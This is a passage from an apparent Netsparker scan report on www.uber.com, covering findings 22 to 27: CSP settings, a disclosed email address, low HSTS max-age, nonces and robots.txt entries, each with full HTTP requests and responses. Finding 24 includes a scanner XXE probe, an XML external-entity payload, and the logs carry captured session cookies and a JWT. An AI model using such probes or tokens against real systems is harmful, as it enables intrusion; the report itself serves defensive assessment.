l/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22ln
g%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5
218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/lk/en/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 784.7526 **Total Bytes Received** : 1785 **Body Length** : 80 **Is Compressed** : No

```
HTTP/1.1 303 See Other
X-Cache: BYPASS
Location: /en-LK/newsroom/
Cache-Control: max-age=0
Access-Control-Allow-Origin: https://www.uber.com
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%
22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.521
8048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; path=/; expires=F
ri, 15 Oct 2021 17:45:21 GMT; domain=www.uber.com
Strict-Transport-Security: max-age=604800
Transfer-Encoding: chunked
Server: openresty
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Frame-Options: SAMEORIGIN
Vary: Accept
X-Blog-Block: nocache
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Content-Security-Policy: upgrade-insecure-requests; object-src 'none'; script-src 'nonce-7c4e3e2a4e87d9
d89a74545fb54dfbf1' 'strict-dynamic' https:; style-src 'self' 'unsafe-inline' *.10upcdn.com *.10upmanag
ed.com *.twitter.com; font-src 'self' data:*.10upcdn.com; frame-src 'self' *.youtube.com *.vimeo.com *.
instagram.com *.doubleclick.net *.demdex.net *.hotjar.com; base-uri 'none'; report-uri https://csp.ube
r.com/csp?a=uber-newsroom&ro=true
Date: Thu, 15 Oct 2020 17:45:22 GMT

<p>See Other. Redirecting to <a href="/en-LK/newsroom/">/en-LK/newsroom/</a></p>
```

Remedy

Remove `data:` sources from your CSP directives.

External References

- An Introduction to Content Security Policy
- Content Security Policy (CSP)
- Content Security Policy (CSP) HTTP Header

CLASSIFICATION

ISO27001	A.14.2.5

23. Email Address Disclosure

INFORMATION 1

Netsparker identified an Email Address Disclosure.

Impact

Email addresses discovered within the application can be used by both spam email engines and also brute-force tools. Furthermore, valid email addresses may lead to social engineering attacks.

Vulnerabilities

23.1. https://www.uber.com/ma/ar/elevate/summit/2018/

Email Address(es)

- summit2018@uber.com
- u003Esummit2018@uber.com

Certainty

Request

```
GET /ma/ar/elevate/summit/2018/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; segmentCookie=a; AMP_TOKEN=%24NOT_FOUND; _fbp=fb.1.1602783851764.136
2866949; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01
752d5c88b00008165a25fa20540006b0027063004b0$_sn:1$_ss:0$_st:1602785779978$ses_id:1602783840444%3Bexp-se
ssion$_pn:18%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you
 relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://
www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA
1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geoloca
lization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%
22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%
2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22ln
g%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5
218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%2
2:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ma_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3357.8946 **Total Bytes Received** : 602745 **Body Length** : 601112 **Is Compressed** : No


```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22MA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expires=Fri, 15 Oct 2021 17:46:37 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021 17:46:37 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-b9e60931-d683-400d-8756-05bf8c1a7cb5' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://csp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:46:38 GMT
X-Xss-Protection: 1; mode=blo
…
class="cmln__paragraph">If you are prohibited from accepting Uber hospitality at this event, arrangements can be made to provide you with an invoice. Please reach out to <strong class="cmln__strong">summit2018@uber.com</strong> with any questions or to make such arrangements.</p>
</div></div></div></div></div></div></div></section><footer><section data-baseweb="block" class="bl bf bn bw ej ek el em en eo ep e
…
003EIf you are prohibited from accepting Uber hospitality at this event, arrangements can be made to provide you with an invoice. Please reach out to \u003Cstrong class=%5C\u0022cmln__strong%5C\u0022\u003Esummit2018@uber.com\u003C/strong\u003E with any questions or to make such arrangements.\u003C/p\u003E%5Cn\u0022,\u0022markdownContent\u0022:\u0022**Public Officials and Employees**: Please note Uber is a registered lobb
…
dance, including any reporting obligations. %5Cn%5CnIf you are prohibited from accepting Uber hospitality at this event, arrangements can be made to provide you with an invoice. Please reach out to **summit2018@uber.com** with any questions or to make such arrangements.\u0022},\u0022containerBackgroundColor\u0022:\u0022primary\u0022,\u0022containerBackgroundTransparent\u0022:true,\u0022height\u0022:\u0022\u0022,\u00
…
```

Remedy

Use generic email addresses such as contact@ or info@ for general communications and remove user/people-specific email addresses from the website; should this be required, use submission forms for this purpose.

External References

- Wikipedia - Email Spam

CLASSIFICATION

SANS Top 25	200
CAPEC	118
WASC	13
OWASP Proactive Controls	C7
ISO27001	A.9.4.1

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

24. Forbidden Resource

INFORMATION 1 CONFIRMED 1

Netsparker identified a forbidden resource.

Access to this resource has been denied by the web server. This is generally not a security issue, and is reported here for informational purposes.

Impact

This issue is reported as additional information only. There is no direct impact arising from this issue.

Vulnerabilities

24.1. https://www.uber.com/

CONFIRMED

Request

```
POST / HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%2
2:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22l
at%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territory
GeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2N
Tc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 846.6084 **Total Bytes Received** : 400 **Body Length** : 23 **Is Compressed** : No

```
HTTP/1.1 403 Forbidden

Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:56 GMT
Cache-Control: max-age=0

Missing csrf token on /
```

CLASSIFICATION

OWASP Proactive Controls	C8
ISO27001	A.8.1.1

25. HTTP Strict Transport Security (HSTS) Max-Age Value Too Low

INFORMATION 1

HTTP Strict Transport Security (HSTS) header's max-age value is lower than the recommended value.

Vulnerabilities

25.1. https://www.uber.com/

Certainty

Request

```
GET / HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2415.115 **Total Bytes Received** : 587101 **Body Length** : 585932 **Is Compressed** : No


```
HTTP/1.1 200 OK
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:51 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:51 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Earn Money by Driving or
 Get a Ride Now | Uber Sri Lanka</title><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.ne
t/uber-sites/client-main-693dcf4411366a7dd629.js" nonce="6a4ece5f-a9a5-4ae5-bfd9-6d2fc304e9da" crossori
gin="anonymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-site
s/client-vendor-af02f1e1d22f3a52a352.js" nonce="6a4ece5f-a9a5-4ae5-bfd9-6d2fc304e9da" crossorigin="anon
ymous" as="script"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-1
40-dd15a2cd97bcd52dca81.js" nonce="6a4ece5f-a9a5-4ae5-bfd9-6d2fc304e9da" crossorigin="anonymous" as="sc
ript"/><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-2-225253431dc5
6e291b7f.j
…
```


Remedy

It is recommended to set the max-age to a big value like 31536000 (12 months) or 63072000 (24 months).

External References

- HTTP Strict Transport Security (HSTS) HTTP Header
- Wikipedia - HTTP Strict Transport Security Implementation

CLASSIFICATION

SANS Top 25	16
WASC	15
OWASP Proactive Controls	C1
ISO27001	A.14.1.2

26. Nonce Usage Detected in Content Security Policy (CSP) Directive

INFORMATION 1

CSP noncedirectives make use of the inline scripts and script blocks possible in a page. However, this feature comes with CSP2 and CSP2 is not supported by all browsers.

Vulnerabilities

26.1. https://www.uber.com/lk/en/opensearch.xml

Nonce Detected In CSP

- 'nonce-1c290d51-035c-4d6d-b655-74793f871871'

Certainty

Request

```
GET /lk/en/opensearch.xml HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; jwt-
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImV4cCI6MTYwMjg3MDIxM30.r42AW6OLDq
hVXu_dCFNZPIWUS9Al64RTbqoOaUFYzrs; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites
_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCo
de%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%
22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/opensearch.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2537.6011 **Total Bytes Received** : 67100 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22L
K%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Fri, 15 Oct 2021 17:43:49 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Fri, 15 Oct 2021
 17:43:49 GMT; domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Thu, 15 Oct 2020 17:43:49 GMT
X-Xss-Protection: 1; m
…
domain=.uber.com; secure
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-1c290d51-035c-4d
6d-b655-74793f871871''unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://cs
p.uber.com/csp?a=uber-sites&ro=false
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content
…
```

External References

- Browser Support Table for CSP2
- Content Security Policy (CSP) HTTP Header

CLASSIFICATION

OWASP Proactive Controls	C9
ISO27001	A.14.2.5

27. Robots.txt Detected

INFORMATION 1 | CONFIRMED 1

Netsparker detected a `Robots.txt`file with potentially sensitive content.

Impact

Depending on the content of the file, an attacker might discover hidden directories and files.

Vulnerabilities

27.1. https://www.uber.com/robots.txt

CONFIRMED

Interesting Robots.txt Entries

- disallow: /invite
- disallow: /report-issue
- disallow: */?_ga
- disallow: *?gh_jid
- disallow: */?client_id
- disallow: */?realestate_id
- disallow: */go/
- disallow: */cmlntest-access
- disallow: */api/
- disallow: /app/
- disallow: /local/search
- disallow: /local/*?*sort
- disallow: /local/*/*/*/*/
- disallow: /global/es-es/airports/
- disallow: /global/fr-ca/airports/
- sitemap: https://www.uber.com/sitemap.xml
- disallow: /ae/bg/
- disallow: /ae/cs/
- disallow: /ae/da/
- disallow: /ae/de/
- disallow: /ae/el/
- disallow: /ae/es/
- disallow: /ae/et/
- disallow: /ae/fi/
- disallow: /ae/fr/
- disallow: /ae/he/
- disallow: /ae/hi/
- disallow: /ae/hr/
- disallow: /ae/hu/
- disallow: /ae/id/
- disallow: /ae/it/
- disallow: /ae/ja/
- disallow: /ae/ko/

- disallow: /ae/lt/
- disallow: /ae/ms/
- disallow: /ae/nb/
- disallow: /ae/nl/
- disallow: /ae/pl/
- disallow: /ae/pt/
- disallow: /ae/ro/
- disallow: /ae/ru/
- disallow: /ae/sk/
- disallow: /ae/sv/
- disallow: /ae/sw/
- disallow: /ae/th/
- disallow: /ae/tl/
- disallow: /ae/tr/
- disallow: /ae/uk/
- disallow: /ae/ur/
- disallow: /ae/vi/
- disallow: /ae/zh/
- disallow: /ar/az/
- disallow: /ar/bg/
- disallow: /ar/cs/
- disallow: /ar/da/
- disallow: /ar/de/
- disallow: /ar/el/
- disallow: /ar/et/
- disallow: /ar/fi/
- disallow: /ar/fr/
- disallow: /ar/he/
- disallow: /ar/hi/
- disallow: /ar/hr/
- disallow: /ar/hu/
- disallow: /ar/id/
- disallow: /ar/it/
- disallow: /ar/ja/
- disallow: /ar/ko/
- disallow: /ar/lt/
- disallow: /ar/ms/
- disallow: /ar/nb/
- disallow: /ar/nl/
- disallow: /ar/pl/
- disallow: /ar/pt/
- disallow: /ar/ro/
- disallow: /ar/ru/
- disallow: /ar/sk/
- disallow: /ar/sv/
- disallow: /ar/sw/
- disallow: /ar/th/
- disallow: /ar/tl/
- disallow: /ar/tr/
- disallow: /ar/uk/
- disallow: /ar/ur/
- disallow: /ar/vi/
- disallow: /ar/zh/

- disallow: /at/az/
- disallow: /at/bg/
- disallow: /at/cs/
- disallow: /at/da/
- disallow: /at/el/
- disallow: /at/es/
- disallow: /at/et/
- disallow: /at/fi/
- disallow: /at/fr/
- disallow: /at/he/
- disallow: /at/hi/
- disallow: /at/hr/
- disallow: /at/hu/
- disallow: /at/id/
- disallow: /at/it/
- disallow: /at/ja/
- disallow: /at/ko/
- disallow: /at/lt/
- disallow: /at/ms/
- disallow: /at/nb/
- disallow: /at/nl/
- disallow: /at/pl/
- disallow: /at/pt/
- disallow: /at/ro/
- disallow: /at/ru/
- disallow: /at/sk/
- disallow: /at/sv/
- disallow: /at/sw/
- disallow: /at/th/
- disallow: /at/tl/
- disallow: /at/tr/
- disallow: /at/uk/
- disallow: /at/ur/
- disallow: /at/vi/
- disallow: /at/zh/
- disallow: /au/ar/
- disallow: /au/az/
- disallow: /au/bg/
- disallow: /au/cs/
- disallow: /au/da/
- disallow: /au/de/
- disallow: /au/el/
- disallow: /au/es/
- disallow: /au/et/
- disallow: /au/fi/
- disallow: /au/fr/
- disallow: /au/he/
- disallow: /au/hi/
- disallow: /au/hr/
- disallow: /au/hu/
- disallow: /au/id/
- disallow: /au/it/
- disallow: /au/ja/

- disallow: /au/ko/
- disallow: /au/lt/
- disallow: /au/ms/
- disallow: /au/nb/
- disallow: /au/nl/
- disallow: /au/pl/
- disallow: /au/pt/
- disallow: /au/ro/
- disallow: /au/ru/
- disallow: /au/sk/
- disallow: /au/sv/
- disallow: /au/sw/
- disallow: /au/th/
- disallow: /au/tl/
- disallow: /au/tr/
- disallow: /au/uk/
- disallow: /au/ur/
- disallow: /au/vi/
- disallow: /az/en/
- disallow: /az/ar/
- disallow: /az/bg/
- disallow: /az/cs/
- disallow: /az/da/
- disallow: /az/de/
- disallow: /az/el/
- disallow: /az/es/
- disallow: /az/et/
- disallow: /az/fi/
- disallow: /az/fr/
- disallow: /az/he/
- disallow: /az/hi/
- disallow: /az/hr/
- disallow: /az/hu/
- disallow: /az/id/
- disallow: /az/it/
- disallow: /az/ja/
- disallow: /az/ko/
- disallow: /az/lt/
- disallow: /az/ms/
- disallow: /az/nb/
- disallow: /az/nl/
- disallow: /az/pl/
- disallow: /az/pt/
- disallow: /az/ro/
- disallow: /az/sk/
- disallow: /az/sv/
- disallow: /az/sw/
- disallow: /az/th/
- disallow: /az/tl/
- disallow: /az/tr/
- disallow: /az/uk/
- disallow: /az/ur/
- disallow: /az/vi/

- disallow: /az/zh/
- disallow: /bd/az/
- disallow: /bd/bg/
- disallow: /bd/cs/
- disallow: /bd/da/
- disallow: /bd/de/
- disallow: /bd/el/
- disallow: /bd/es/
- disallow: /bd/et/
- disallow: /bd/fi/
- disallow: /bd/fr/
- disallow: /bd/he/
- disallow: /bd/hi/
- disallow: /bd/hr/
- disallow: /bd/hu/
- disallow: /bd/id/
- disallow: /bd/it/
- disallow: /bd/ja/
- disallow: /bd/ko/
- disallow: /bd/lt/
- disallow: /bd/ms/
- disallow: /bd/nb/
- disallow: /bd/nl/
- disallow: /bd/pl/
- disallow: /bd/pt/
- disallow: /bd/ro/
- disallow: /bd/ru/
- disallow: /bd/sk/
- disallow: /bd/sv/
- disallow: /bd/sw/
- disallow: /bd/th/
- disallow: /bd/tl/
- disallow: /bd/tr/
- disallow: /bd/uk/
- disallow: /bd/ur/
- disallow: /bd/vi/
- disallow: /bd/zh/
- disallow: /be/az/
- disallow: /be/bg/
- disallow: /be/cs/
- disallow: /be/da/
- disallow: /be/de/
- disallow: /be/el/
- disallow: /be/es/
- disallow: /be/et/
- disallow: /be/fi/
- disallow: /be/he/
- disallow: /be/hi/
- disallow: /be/hr/
- disallow: /be/hu/
- disallow: /be/id/
- disallow: /be/it/
- disallow: /be/ja/

- disallow: /be/ko/
- disallow: /be/lt/
- disallow: /be/ms/
- disallow: /be/nb/
- disallow: /be/pl/
- disallow: /be/pt/
- disallow: /be/ro/
- disallow: /be/ru/
- disallow: /be/sk/
- disallow: /be/sv/
- disallow: /be/sw/
- disallow: /be/th/
- disallow: /be/tl/
- disallow: /be/tr/
- disallow: /be/uk/
- disallow: /be/ur/
- disallow: /be/vi/
- disallow: /be/zh/
- disallow: /bg/ar/
- disallow: /bg/az/
- disallow: /bg/cs/
- disallow: /bg/da/
- disallow: /bg/de/
- disallow: /bg/el/
- disallow: /bg/es/
- disallow: /bg/et/
- disallow: /bg/fi/
- disallow: /bg/fr/
- disallow: /bg/he/
- disallow: /bg/hi/
- disallow: /bg/hr/
- disallow: /bg/hu/
- disallow: /bg/id/
- disallow: /bg/it/
- disallow: /bg/ja/
- disallow: /bg/ko/
- disallow: /bg/lt/
- disallow: /bg/ms/
- disallow: /bg/nb/
- disallow: /bg/nl/
- disallow: /bg/pl/
- disallow: /bg/pt/
- disallow: /bg/ro/
- disallow: /bg/ru/
- disallow: /bg/sk/
- disallow: /bg/sv/
- disallow: /bg/sw/
- disallow: /bg/th/
- disallow: /bg/tl/
- disallow: /bg/tr/
- disallow: /bg/uk/
- disallow: /bg/ur/
- disallow: /bg/vi/

- disallow: /bg/zh/
- disallow: /bh/az/
- disallow: /bh/bg/
- disallow: /bh/cs/
- disallow: /bh/da/
- disallow: /bh/de/
- disallow: /bh/el/
- disallow: /bh/es/
- disallow: /bh/et/
- disallow: /bh/fi/
- disallow: /bh/fr/
- disallow: /bh/he/
- disallow: /bh/hi/
- disallow: /bh/hr/
- disallow: /bh/hu/
- disallow: /bh/id/
- disallow: /bh/it/
- disallow: /bh/ja/
- disallow: /bh/ko/
- disallow: /bh/lt/
- disallow: /bh/ms/
- disallow: /bh/nb/
- disallow: /bh/nl/
- disallow: /bh/pl/
- disallow: /bh/pt/
- disallow: /bh/ro/
- disallow: /bh/ru/
- disallow: /bh/sk/
- disallow: /bh/sv/
- disallow: /bh/sw/
- disallow: /bh/th/
- disallow: /bh/tl/
- disallow: /bh/tr/
- disallow: /bh/uk/
- disallow: /bh/ur/
- disallow: /bh/vi/
- disallow: /bh/zh/
- disallow: /bo/az/
- disallow: /bo/bg/
- disallow: /bo/cs/
- disallow: /bo/da/
